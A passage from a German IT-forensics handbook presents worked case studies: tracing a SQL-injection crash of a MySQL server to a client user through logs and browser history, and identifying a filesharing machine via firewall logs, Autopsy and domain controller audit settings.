Aus diesem Log-Abschnitt sind sowohl der Zeitpunkt der Anfrage, als auch der Computer, von dem diese abgesendet wurde, bekannt. Da es sich um eine IP-Adresse aus dem lokalen Netzwerk handelt, konnte die Untersuchung auf dem angreifenden Rechner fortgesetzt werden. Dennoch waren bereits an dieser Stelle einige weitere Fragen der CERT-Taxonomie (siehe dazu auch Kapitel) geklärt, wie die Tabelle 60 darlegt. Darin ist zu erkennen, dass Werkzeug, Schwachstelle, Aktion, Ziel und Resultat bekannt sind.

Angreifer	Werkzeuge	Schwachstelle	Aktion	Ziel	Resultat	Absicht
192.168.85.161	Ein-schleusen von Kommandos	Implementation	Überladung der Ziel-kapazität	Prozesse	Behinderung von Ressourcen und der Dienst-verfügbarkeit	

Tabelle 60: Einordnung des Vorfalls in die CERT-Taxonomie zum aktuellen Stand der Untersuchung

Von dem Auslöser des Vorfalls ist die IP-Adresse bekannt, aber diese soll im Rahmen einer Untersuchung auf dem angreifenden System möglichst konkretisiert werden.

Untersuchung auf dem angreifenden System

Strategische Vorbereitung

Danach begann die Untersuchung auf dem auslösenden Computer, auf dem keine gesonderte strategische Vorbereitung stattgefunden hatte.

Strategische Vorbereitung

Operationale Vorbereitung

In der operationalen Vorbereitung fiel die Entscheidung, dass das System komplett zu sichern wäre, um später vor allem die Sitzungsdaten des Webbrowsers zu untersuchen. Diese sollten dann mit den Daten des Servers in Verbindung gebracht werden.

Operationale Vorbereitung

Datensammlung

Hierfür wurde im Rahmen der Datensammlung nach geeigneten Werkzeugen für eine solche Sicherung gesucht, wobei sich die in Tabelle 61 dargestellte Werkzeugsammlung ergab.

Datensammlung, Rohdaten

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdaten						dcfldd
Details über Daten						
Konfigurations-daten						
Kommunikations-protokolldaten						
Prozessdaten						
Sitzungsdaten						
Anwenderdaten						

Tabelle 61: Werkzeuge für die Datensammlung

Im Rahmen der eigentlichen Untersuchung waren dann vor allem die Sitzungsdaten interessant. Diese konnten Aufschluss darüber geben, ob der Angriff tatsächlich von diesem System ausgeführt wurde und wer zu diesem Zeitpunkt eingeloggt war. Auf dem Computer waren „Internet Explorer“ und „Mozilla Firefox“ installiert, woraus sich die in Tabelle 62 dargestellte Auswahl an forensischen Werkzeugen für die Untersuchung ergab.

Untersuchung, Rohdaten, Sitzungsdaten

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdateninhalte						
Details über Daten						
Konfigurationsdaten						
Kommunikations-protokolldaten						
Prozessdaten						
Sitzungsdaten	Ereignis-anzeige					Iehist, mork.pl
Anwenderdaten						

Tabelle 62: Werkzeuge für die Untersuchung

Bei der Untersuchung des Browser-Verlaufs des „Internet Explorers“ mit Iehist[222] wurde dabei herausgefunden, dass der Benutzer Meier auf das in der vorherigen Untersuchung festgestellte Skript auf dem betroffenen Rechner zugriff. Folgender Log-Ausschnitt verdeutlicht diesen Zugriff:

URL|2008/11/14 1:28:25|Visited: meier@http://192.168.85.152/tool.php

Die Zeitdifferenz ist dabei auf leicht unterschiedliche Systemzeiten zurückzuführen. Als Folge dieser zusätzlichen Untersuchung konnte das Feld Angreifer in der CERT-Taxonomie konkretisiert werden, so, dass sich die in Tabelle 63 dargestellte Einordnung ergibt.

Angreifer	Werkzeuge	Schwach-stelle	Aktion	Ziel	Resultat	Absicht
Benutzer Meier	Einschleusen von Kommandos	Implemen-tation	Überladung der Zielkapazität	Prozesse	Behinderung von Ressourcen und der Dienstverfüg-barkeit	

Tabelle 63: Einordnung des Vorfalls in die CERT-Taxonomie zum aktuellen Stand der Untersuchung

222http://www.cqure.net/wp/iehist/

Dokumentation

Dokumentation

Im Folgenden wurde diese Untersuchung in einem beispielhaften Bericht zusammengefasst:

Abschließender Bericht

Forensische Untersuchung betreffs der Nichtverfügbarkeit des Dienstes „MySQL“ vom xx.xx.xxxx

Untersuchung des Servers S5

Untersuchender Max Mustermann
Beginn der Untersuchung 14.11.2008 13:12 GMT +1:00

Beim Eintreffen war der Server S5 in Betrieb, ein Nutzer war nicht angemeldet. Für die Datensammlung wurde das System vom Stromnetz getrennt. Im Folgenden wurde mittels „dcfldd“ von der „Helix-CD“ ein Abbild der Festplatte gewonnen und die SHA256-Prüfsumme gebildet. Diese wurde auf dem Beweiszettel notiert. Anschließend wurden die Logdaten vom Apache-Webserver-Dienst sowie dem MySQL-Dienst untersucht. Die Windows-Ereignisanzeige zeigt dabei einen Anwendungsfehler von mysql-nt.exe am 14.11.2008 um 01:28:29 Uhr. Das MySQL-Query-Log enthält einen verdächtigen Eintrag, welcher um 01:28:28 Uhr generiert wurde. Dieser ist zugleich der letzte Eintrag. Bei der manuellen Korrelation mit den Apache-Logs zeigt sich eine HTTP-POST-Anfrage an „/tool.php“, welche ebenfalls um 01:28:28 Uhr gesendet wurde. Diese kam von einem Computer mit der IP „192.168.85.161“. Die Untersuchung des PHP-Scriptes dabei, dass die Eingaben aus einem Formular nicht hinreichend überprüft werden, damit war ein Einschleusen von Kommandos in die SQL-Anfrage möglich.

Beigelegte Beweise:

Beweisdatenträger 1 (WORM-Medium: DVD-R mit Festplattenabbild)
Festplattenabbild des Servers

Beweiszettel
Prüfsummen der Daten von Datenträger 1

Untersuchung des Clientsystems

Untersuchender Max Mustermann
Beginn der Untersuchung 14.11.2008 16:05 GMT +1:00

Beim Eintreffen war der Computer außer Betrieb. Für die Datensammlung wurde die Festplatte aus dem Computer entfernt und mit einem Write-Blocker an die forensische Workstation angeschlossen. Im Folgenden wurde mittels „dcfldd“ ein Abbild der Festplatte gewonnen und die SHA256-Prüfsumme gebildet. Diese wurde auf dem Beweiszettel notiert.

Anschließend wurde anhand der Windows-Logdaten ermittelt, ob das System zum Vorfallszeitpunkt aktiv war. Da es nicht möglich war, den angemeldeten Nutzer zu bestimmen, wurde der Verlauf der installierten Browser von jedem Benutzer ermittelt. Dabei zeigte sich, dass der Nutzer „Meier“ zum gegebenen Zeitpunkt auf den Intranetserver zugriff.

Beigelegte Beweise :

Beweisdatenträger 1 (WORM-Medium: DVD-R mit Festplattenabbild)
Festplattenabbild des Clients

Beweiszettel
Prüfsummen der Daten von Datenträger 1

Zusammenfassung:

Die Untersuchung des Intranetservers erbrachte die Information, dass der MySQL-Dienst durch eine präparierte SQL-Anfrage gezielt zum Absturz gebracht wurde. Diese wurde von einem Computer innerhalb des Firmennetzwerkes gesendet. Dazu wurde eine mangelhafte Überprüfung der Eingabedaten innerhalb eines PHP-Scriptes ausgenutzt. Bei der Untersuchung des Clients zeigte sich, dass das Nutzerkonto des Nutzers „Meier“ diesen Vorfall verursacht hat.

Fallbeispiel „Aufklärung eines Vorfalls am Täter-/Opfer-PC“: „Filesharing im RECPLAST-Netz“

In diesem Szenario soll die Aufklärung eines dreigeteilten Vorfalls dargestellt werden. Hierbei wird im ersten Teil festgestellt, welcher Computer der eigentliche Vorfallsauslöser ist, um im zweiten Teil die festgestellte IT-Komponente zu untersuchen. Im dritten Teil der Untersuchung wird auf dem Domänenkontroller in Erfahrung gebracht, welcher Nutzer zum Zeitpunkt des Vorfalls auf dem vorfallsauslösenden System aktiv war.

Strategische Vorbereitung

Strategische Vorbereitung

Das Szenario beginnt mit der Untersuchung des Firewallservers S2 der modifizierten RECPLAST Musterlandschaft (siehe Abbildung 67).




Abb. 67: Modifizierte RECPLAST Musterlandschaft

Auf diesem wurden im Rahmen einer strategischen Vorbereitung das Firewall-Logging und das IP-Connectiontracking (siehe dazu auch Kapitel) aktiviert.

Symptom

Symptom

Die Untersuchung beginnt, als die Firma eine Abmahnung erhält, die besagt, dass

über ihre Internetleitung Urheberrechtsverletzungen durchgeführt wurden. Damit steht am Anfang der Ermittlung das Resultat der CERT-Taxonomie, wie in Tabelle 64 dargestellt, fest.

Angreifer	Werkzeuge	Schwach-stelle	Aktion	Ziel	Resultat	Absicht
					Unerlaubter Zugriff auf Computer und Netze und Informationen	

Tabelle 64: Einordnung des Vorfalls in die CERT-Taxonomie zum aktuellen Stand der Untersuchung

Operationale Vorbereitung

Operationale Vorbereitung

In der operationalen Vorbereitung wurden die erfolgversprechenden Datenquellen festgestellt. Da das IP-Connectiontracking und Firewall-Logging auf der Firewall aktiv sind und diese Aufschluss über bestehende Verbindungen bieten, wurden diese als sinnvoll identifiziert. Das Firewall-Logging liefert zudem Daten für bereits abgeschlossene Vorfälle. Da hier der Zeitraum des Vorfalls bereits bekannt war, sollten die entsprechenden Daten gesichert werden. Zudem sollten die aktuellen Verbindungen gesichert werden. In der Untersuchung sollte der entsprechende Störer identifiziert werden. Im Folgenden sollte die forensische Untersuchung auf dessen System fortgesetzt werden. Für den Fall dass der Störer derzeit aktiv sein sollte, so ist dann der Netzwerkverkehr zur Beweissicherung aufzuzeichnen.

Datensammlung

Datensammlung, Kommunikations-protokolldaten, Sitzungsdaten

Für die Datensammlung ergab sich daraus folgend die in Tabelle 65 dargestellte Auswahl an Werkzeugen und Methoden, um diese Datenquellen zu sichern.

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdaten						
Details über Daten						
Konfigurations-daten						
Kommunikations-protokolldaten	/proc/net/ip_conntrack					
Prozessdaten						
Sitzungsdaten			/var/log/syslog (.*)			cp
Anwenderdaten						

Tabelle 65: Werkzeuge für die Datensammlung

Die Daten des IP-Connectiontrackings in /proc/net/ip_conntrack, welches die bestehenden Verbindungen zeigt, waren zu sichern. Des Weiteren wurden das gespeicherte Syslog für den gesamten vorhandenen Zeitraum gesichert.

Untersuchung

Untersuchung, Kommunikations-protokolldaten, Sitzungsdaten

In der Untersuchung wurden die Daten betrachtet, die das IP-Connectiontracking geliefert hat. Jedoch war zu diesem Zeitpunkt keine verräterische Netzwerkverbindung aktiv, weshalb die Log-Dateien untersucht werden mussten. Die Auflistung in Tabelle 66 gibt Aufschluss über die dabei nötigen Maßnahmen im Untersuchungsabschnitt.

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdateninhalte						
Details über Daten						
Konfigurations-daten						
Kommunikations-protokolldaten						Unter-suchung des IP-Connection trackings
Prozessdaten						
Sitzungsdaten						Unter-suchung von Logdateien
Anwenderdaten						

Tabelle 66: Maßnahmen der Untersuchung

Bei dieser Untersuchung der Firewall-Logdaten des Syslogs konnte ein Computer identifiziert werden, von dem wiederholt Verbindungen zu Tauschbörsen hergestellt wurden. Dies wurde durch den wiederholten Zugriff auf übliche Ports von Filesharing-Netzwerken deutlich. Diese IT-Komponente wurde in einer weiteren Untersuchung bearbeitet.

<u>Untersuchung auf dem verdächtigen System</u>

Strategische Vorbereitung

Strategische Vorbereitung

Auf dem verdächtigen System, einen Client aus dem Bereich C4 (siehe Abbildung 68), fand keine strategische Vorbereitung statt, die weitere Möglichkeiten für die Untersuchung ermöglichen würde.




Abb. 68: Modifizierte RECPLAST Musterlandschaft

Operationale Vorbereitung

Operationale Vorbereitung

Zu Beginn der Untersuchung war das System aktiv und ein Benutzer angemeldet. Daher wurde in der operationalen Vorbereitung entschieden, dass hier zunächst Prozessdaten und Kommunikationsprotokolldaten zu sichern seien, um danach ein Festplattenabbild zu erstellen. In der Untersuchung sollten diese auf Spuren analysiert werde.

Datensammlung

Für die an dieser Stelle ausgewählten Datenquellen ergab sich die in Tabelle 69 dargestellte Werkzeugsammlung.

Datensammlung, Rohdaten, Kommunikations-protokolldaten, Prozessdaten

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdateninhalte						dcfldd
Details über Daten						
Konfigurations-daten						
Kommunikations-protokolldaten	netstat, ipconfig					
Prozessdaten	tasklst					
Sitzungsdaten						
Anwenderdaten						

Tabelle 67: Werkzeuge für die Datensammlung

Unter Nutzung der Windows-Bord-Werkzeuge „netstat“, „ipconfig“ und „tasklist“ wurden auf dem Livesystem Kommunikationsprotokoll- und Prozessdaten gesichert und in separaten Dateien gespeichert. Danach wurde das System durch Ziehen des Netzsteckers deaktiviert und mit der „Helix“ Live-Forensic-CD neu gestartet. Unter Verwendung dieser Umgebung wurde mittels des forensischen Werkzeugs „dcfldd“ eine Kopie der Festplatte erzeugt, die dann in den weiteren Schritten bearbeitet wurde.

Untersuchung

Für die Untersuchung der durch das Festplattenabbild zur Verfügung gestellten Rohdaten wurden geeignete Methoden ausgewählt, welche die Maßnahmen aus Tabelle 72 unterstützen.

Untersuchung, Rohdaten, Kommunikations-protokolldaten, Prozessdaten

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdateninhalte						Untersuchung des Datenträgerabbildes
Details über Daten						
Konfigurationsdaten						
Kommunikationsprotokolldaten						
Prozessdaten						
Sitzungsdaten						
Anwenderdaten						

Tabelle 68: Maßnahmen der Untersuchung

Für die Untersuchung wurde die forensische Werkzeugsammlung „Autopsy“ (siehe dazu Kapitel) verwendet. Durch eine einfache Suche nach allen Dateinamen, die den Ausdruck „Torrent“ beinhalteten, gelang es bereits herauszufinden, dass es sich bei der gesuchten Filesharingsoftware um „uTorrent“ handelt. Dieser Arbeitsschritt ist in Abbildung 69 dargestellt.

All files with 'torrent' in the name

SHOW ALL FILES

DEL	Type dir / in	NAME
	d / d	C:/Dokumente und Einstellungen/me/Anwendungsdaten/uTorrent
	r / r	C:/Dokumente und Einstellungen/me/Anwendungsdaten/uTorrent/debian-40r3-i386-CD-1.is
	r / r	C:/Dokumente und Einstellungen/me/Anwendungsdaten/uTorrent/debian-40r3-i386-CD-1.iso.torrent:Zone.Id
	r / r	C:/Dokumente und Einstellungen/me/Anwendungsdaten/uTorrent/H - CAM.XviD-PLUBE (2008).torrent
	r / r	C:/Dokumente und Einstellungen/me/Anwendungsdaten/uTorrent/H - CAM.XviD-PLUBE (2008).torrent:Zone.Identifier
	r / r	C:/Dokumente und Einstellungen/me/Anwendungsdaten/uTorrent/T .TS.XviD.Dual-ITL2.0.torre

Abb. 69: Suche nach Spuren von Torrent-Dateien mit Autopsy auf dem gesamten Festplattenabbild

Nach einer kurzen Internetrecherche war es möglich, das Arbeitsverzeichnis von „uTorrent“ ausfindig zu machen und dieses zu überprüfen. In diesem Verzeichnis lagen Arbeitskopien der Torrent-Dateien, nach dem der Verursacher die ursprünglichen Torrent-Dateien offenbar gelöscht hat. Es war weiterhin möglich, die gelöschte Zieldatei des Downloads teilweise wieder zu sichern. Das Werkzeug „file“ offenbarte dabei, dass es sich bei dem wiederhergestellten Fragment um eine Videodatei handelt. Mit Hinblick auf die Dateigröße und dem Dateinamen ist

es wahrscheinlich, dass es sich um die gesuchte Datei handelt. Ein Überblick über dieses Verzeichnis zeigt die Abbildung 70.

```
MD5 Values for files in C:/Dokumente und Einstellungen/me/Anwendungsdaten/uTorrent/ (hda-63-31439204)

f9918e8d24239ee675fce4965e2a7a1f      debian-40r3-i386-CD-1.iso.torrent
fbccf14d504b7b2dbcb5a5bda75bd93b      debian-40r3-i386-CD-1.iso.torrent:Zone.Identifier
7a3d3eafa53e24b550797653574e5533      dht.dat
2006751f4a46f698e978bd58a6ecb32e      dht.dat.old
380816ef314d288cd9fe26963dd0f6b2      H        - CAM.XviD-PLUBE.AVI (2008).torrent
fbccf14d504b7b2dbcb5a5bda75bd93b      H        - CAM.XviD-PLUBE.AVI (2008).torrent:Zone.Identifier
71c0d49371169205353b7cee9adeb420      resume.dat
5a94cc03ff774721e89e0f9e4abec7f1      resume.dat.old
bf82aea4cd05209d75a4f97167496528      settings.dat
795d7d8fe5b16bcf5e589ba665766c57      settings.dat.old
b010b4e9f0436512a1a6881a29f5e071      T               .TS.XviD.Dual-ITL2.0.torrent
fbccf14d504b7b2dbcb5a5bda75bd93b      T               .TS.XviD.Dual-ITL2.0.torrent:Zone.Identifier
```

Abb. 70: Ansicht auf das Arbeitsverzeichnis von uTorrent

In dieser Untersuchung gelang es, den Inhalt ausfindig zu machen. Dies ermöglicht die Beantwortung weiterer Fragen der CERT-Taxonomie, was in Tabelle 69 dargestellt wird. Es ist deutlich, dass eine weitere Untersuchung auf dem Domänenkontroller Aussagen darüber ermöglicht, welcher Benutzer diese Software auf dem betroffenen Computer ausgeführt hat. Daher wurde diese Untersuchung anschließend durchgeführt.

Angreifer	Werkzeuge	Schwach-stelle	Aktion	Ziel	Resultat	Absicht
Arbeitsrechner C4.1	Tauschbörsensoftware		Stehlen	Daten	Unerlaubter Zugriff auf Computer und Netze bzw. Informationen	

Tabelle 69: Einordnung des Vorfalls in die CERT-Taxonomie zum aktuellen Stand der Untersuchung

Untersuchung auf dem Domänenkontroller

Strategische Vorbereitung

Im Rahmen der strategischen Vorbereitung auf dem Domänenkontroller S1 (siehe Abbildung 71) wurde die Logfunktion für Nutzeran- und Abmeldung aktiviert, so dass diese Daten für eine forensische Untersuchung zur Verfügung standen.

Strategische Vorbereitung




Abb. 71: Modifizierte RECPLAST Musterlandschaft

Weiterhin wurde aktiviert, dass die Sicherheitslogs unbegrenzt lange aufbewahrt werden. Die Abbildungen 72 und 73 dokumentieren diese Maßnahmen.




Abb. 72: Aktivierung der Protokollierung von Loginversuchen




Abb. 73: Die Aufbewahrungsfrist für die Protokolldateien wird auf unbegrenzt gesetzt.

Operationale Vorbereitung

Operationale Vorbereitung

In der operationalen Vorbereitung wurden die zu sammelnden Daten festgelegt. Dabei wurden vor allen die Sitzungsdaten ausgewählt. Auf die Erstellung eines Datenträgerabbildes wurde verzichtet, da der Server nicht unmittelbar Teil des Vorfalls war und eine Abschaltung weite Teile des Netzwerks negativ beeinflusst hätte. Die relevanten Sitzungsdaten sollten in der Untersuchung extrahiert und abschließend mit den anderen Beweisen zusammengefügt werden.

Datensammlung

Datensammlung, Sitzungsdaten

In der Datensammlung wurden die Sitzungsdaten dann gesichert. Die IT-Anwendung „Active Directory“ (siehe Kapitel) erfasste die nötigen Sitzungsdaten zur Laufzeit und schrieb diese in das Sicherheitsprotokoll. Um die gesammelten Daten nun für die forensische Vorfallsuntersuchung zu extrahieren, gab es zwei Möglichkeiten. So konnte das Sicherheitsprotokoll mit Hilfe der Ereignisanzeige, welche sich in der Standardinstallation des Servers befindet, in eine EVT-Datei extrahiert werden. Alternativ konnten die Daten auch mit dem Werkzeug „Logparser“ (siehe dazu auch Kapitel) extrahiert werden. Diese Werkzeugauswahl verdeutlicht die nachfolgende Tabelle 70. In diesem Fall fiel die Auswahl auf die Ereignisanzeige, deren Einsatz in Abbildung 70 gezeigt wird.

	BS	FS	EME	ITA	SB	DBA
Hardwaredaten						
Rohdateninhalte						
Details über Daten						
Konfigurationsdaten						
Kommunikations-protokolldaten						
Prozessdaten						
Sitzungsdaten	Ereignisanzeige			Active Directory		Logparser
Anwenderdaten						

Tabelle 70: Werkzeuge für die Datensammlung

